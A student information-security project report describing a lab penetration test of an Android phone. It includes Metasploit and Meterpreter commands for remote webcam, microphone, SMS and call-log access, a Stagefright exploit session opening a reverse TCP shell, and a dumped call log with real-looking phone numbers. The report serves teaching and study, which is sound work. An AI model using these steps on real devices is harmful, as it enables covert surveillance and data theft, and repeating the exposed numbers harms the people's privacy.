Project Report on

Android Security Project(Team Project)

For the Course of Information Security(IT-322)

Submitted To : Prof. BB Gupta

Submitted by:

Shalini Kumari	**Ayush Raj**	**Rahul Kumar**
11610572	**11610571**	**11610574**
IT-5	**IT-5**	**IT-5**

Acknowledgement

The satisfaction that accompanies on the successful completion of any task would be incomplete without the mention of people whose ceaseless cooperation made it possible, whose constant guidance and encouragement crown all efforts with success.

We would like to thank **Prof. B.B. Gupta** for his constant encouragement and motivation to undergo a project. We also believe that **team work** was the most instrumental ingredient in making this project successful.

Ayush Raj(11610571)

Shalini Kumari(11610572)

Rahul Kumar(11610574)

IT-5

NIT Kurukshetra

Declaration

I hereby declare that the project work entitled '**Android Security**' is an authentic record of our own work carried out as a class project for the course of **Information Security(IT-322)** in the while pursuing B.Tech in Information Technology.

Ayush Raj(11610571)

Shalini Kumari(11610572)

Rahul Kumar(11610574)

IT-5

NIT Kurukshetra

INDEX

Android Security

1.INTRODUCTION

With time, machines like Computers have been developed to reduce the human efforts. Advancements in Technology has enabled humans to rely on Smartphones for needs as small as messaging to needs as significant as banking.

Android is a popular Linux based Smartphone Operating System. It is Open Source and is developed by Google and Open Handset Alliance.It allows developers to write code in a Java-like language that utilizes Google-developed Java libraries.

Android security has been a hot issue of consideration in the Information security field with the increase of use of Android smartphones in the market.

2.MOTIVATION

With increase in technology and ease of human works, malicious attackers are also increasing and so is the probability of exploiting vulnerabilities in the smartphone security. Most of the Smartphones account to sensitive information such as personal or business information, the banking transaction information, photographs, Chats,etc.

There is a plethora of opportunity for a maliciously motivated person to misuse the personal data extracted from the Android smartphone. Therefore, we thought that we can study in depth about Android Security features and loopholes in order to prevent ourselves from the vulnerabilities of Android security failures.

What is Penetration Testing? A vulnerability assessment simply identifies and reports noted vulnerabilities, whereas penetrations test (Pen Test) attempts to exploit the vulnerabilities to determine whether unauthorized access or other malicious activity is possible. Penetration testing typically includes network penetration testing and application security testing as well as controls and processes around the networks and applications, and should occur from both outside the network trying to come in (external testing) and from inside the network.

3.COURSE OF ACTION:

1.Motivated, we started to research to gain valuable knowledge w.r.t. Android which included

- What is Android?
- What are the Vulnerabilities associated with it?
- What are the various attacks possible?
- How can we attack a vulnerable Android device?

2. We decided to center our project around **Penetration Testing** on an Android device using Kali Linux.

3. We went through an online course **"Learn Kali Linux and Hack Android Devices"** by Mohammed Atef.

4.Throughout the course, we learnt about various tools, namely-

- Ettercap
- Netcat
- Nmap
- Armitage
- Metasploit
- Social Engineering Toolkit (SET)

5. We then used the tools to gain access to the Android device using various ways such as-

- **Malicious Payload embedded in Application**: We installed a malicious app on the target device, using which would enables the attacker to gain access to the device and perform activities without the consent of the owner-
    - Webcam access
    - Kernel access
    - Call_log access
    - Contacts Access
    - Files access
    - Download/upload media
    - Livestream webcam

- **Access through Link:** Access to the device by clicking on a certain link also enabled the attacker to gain access to the target device and perform the aforesaid attacks.

6. After going through various attacks, we went through the counter measures which could be taken to prevent such attacks.

4.TOOLS USED

- The Operating System used : Kali Linux
- Attacks Performed:
    - Metasploit Attack
    - Stage fright Attack

- Applications used:
    - Armitage
    - Social Engineering Toolkit
    - Metasploit (msfconsole)
        - Meterpreter session

5.WHY KALI LINUX?

Kali Linux is rated as the #1 security operating system for penetration testing and Security personnels. Kali Linux offers a multitude of options to scan a single IP, port, or host (or a range of IPs, ports, and hosts) and discover vulnerabilities and security holes. The output and the information this provides can serve as a precursor to penetration testing efforts.


6. WHAT IS METASPLOIT?

The Metasploit framework is one of the most popular tools for exploiting server-side attacks. It is considered one of the most useful tools for Penetration Testers. HD Moore created it in 2003. It is used as a legitimate Penetration Testing tool, as well as a tool used by attackers to conduct unauthorized exploitation of systems. There are a plenty of sources dedicated to teaching how to use the Metasploit framework. In the context of this book, we will examine how Metasploit is used for server-side exploitation for testing potential web applications. Note to make sure Postgres SQL and Metasploit services are started. You can do so by typing service postgres start and service metasploit start in the Terminal window as root. The first step is to open up a console and type in msfconsole to launch Metsaploit. msfconsole is the most popular way to launch Metasploit. It provides a user interface to access the entire Metasploit framework. Basic commands such as help and show will allow you to navigate through Metasploit.
(citation : metasploit.com)

7.How did we attack using MetaSploit?


- Created Payload in an app, containing the malicious code, using the following command-

.




- Then we use the metasploit console to make our server which the payload will connect after the user installs the application and runs it.

- Server responds to it but in a way as the payload takes full access of your phone
    - Social engineering can be used
    - Loss of control
    - Loss of user data
    - Location and IP can be accessed




- Meterpreter



- Once connected, the attacker can attack in the following ways-

    - Webcam access
    - Kernel access
    - Call_log access
    - Contacts Access
    - Files access
    - Download/upload media
    - Livestream webcam

Then we use the metasploit console to make our server which the payload will connect after the user installs the application and runs it


Applications
Places
Terminal
File Edit View Search Terminal Help
localtime Displays the target system's local date and time
pgrep Filter processes by name
ps List running processes
shell Drop into a system command shell
sysinfo Gets information about the remote system, such as OS
Stdapi: User interface Commands
Command Description
screenshot Grab a screenshot of the interactive desktop
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Stdapi: Audio Output Commands
Command Description
play play an audio file on target system, nothing written on disk
Android Commands
Command Description
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
meterpreter >

- We tried various commands-
  - dump_calllog:

Open ▾ calllog_dump_20190323225335.txt ~/ Save


024 Mobile-Attacks-1.txt × calllog_dump_20190323225335.txt ×


```
================
[+] Call log dump
================

Date: 2019-03-23 22:53:39 +0530
OS: Android 8.1.0 - Linux 3.18.71-perf-ge365e68 (armv7l)
Remote IP: 192.168.43.59
Remote Port: 40321

#1
Number  : +917988809744
Name    : null
Date    : Fri Sep 14 10:06:32 GMT+05:30 2018
Type    : INCOMING
Duration: 94

#2
Number  : +917988389532
Name    : null
Date    : Fri Sep 14 09:51:19 GMT+05:30 2018
Type    : OUTGOING
Duration: 22

#3
Number  : +917988389532
Name    : null
Date    : Fri Sep 14 09:45:23 GMT+05:30 2018
Type    : MISSED
Duration: 44

#4
Number  : +917206081069
Name    : null
Date    : Fri Sep 14 09:16:56 GMT+05:30 2018
Type    : OUTGOING
```


Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS

  - webcam_scan:

.









- Play file_location (enter)


7. STAGEFRIGHT ATTACK

"Stagefright" is the nickname given to a potential exploit that lives fairly deep inside the Android operating system itself. The gist is that a video sent via MMS (text message) could be theoretically used as an avenue of attack through the *libStageFright* mechanism (thus the "Stagefright" name), which helps Android process video files. Many text messaging apps — Google's Hangouts app was specifically mentioned — automatically process that video so it's ready for viewing as soon as you open the message, and so the attack theoretically could happen without you even knowing it.


Applications
Places
Terminal
Sun 12:11 AM
root@kali: ~
File Edit View Search Terminal Help
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set PAYLOAD linux/armle/mettle/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set PAYLOAD linux/arnle/mettle/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set PAYLOAD linux/armle/mettle/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set PAYLOAD linux/armle/meterpreter/reverse_tcp
PAYLOAD => linux/armle/meterpreter/reverse_tcp
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > show options
Module options (exploit/android/browser/stagefright_mp4_tx3g_64bit):
Name Current Setting Required Description
SRVHOST 192.168.43.209 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH / no The URI to use for this exploit (default is random)
Payload options (linux/armle/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set LPORT 192.168.43.209
[-] The following options failed to validate: Value '192.168.43.209' is not valid for option 'LPORT'.
LPORT => 4444
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set LHOST 192.168.43.209
LHOST => 192.168.43.209
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set VERBOSE true
VERBOSE => true
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.43.209:4444
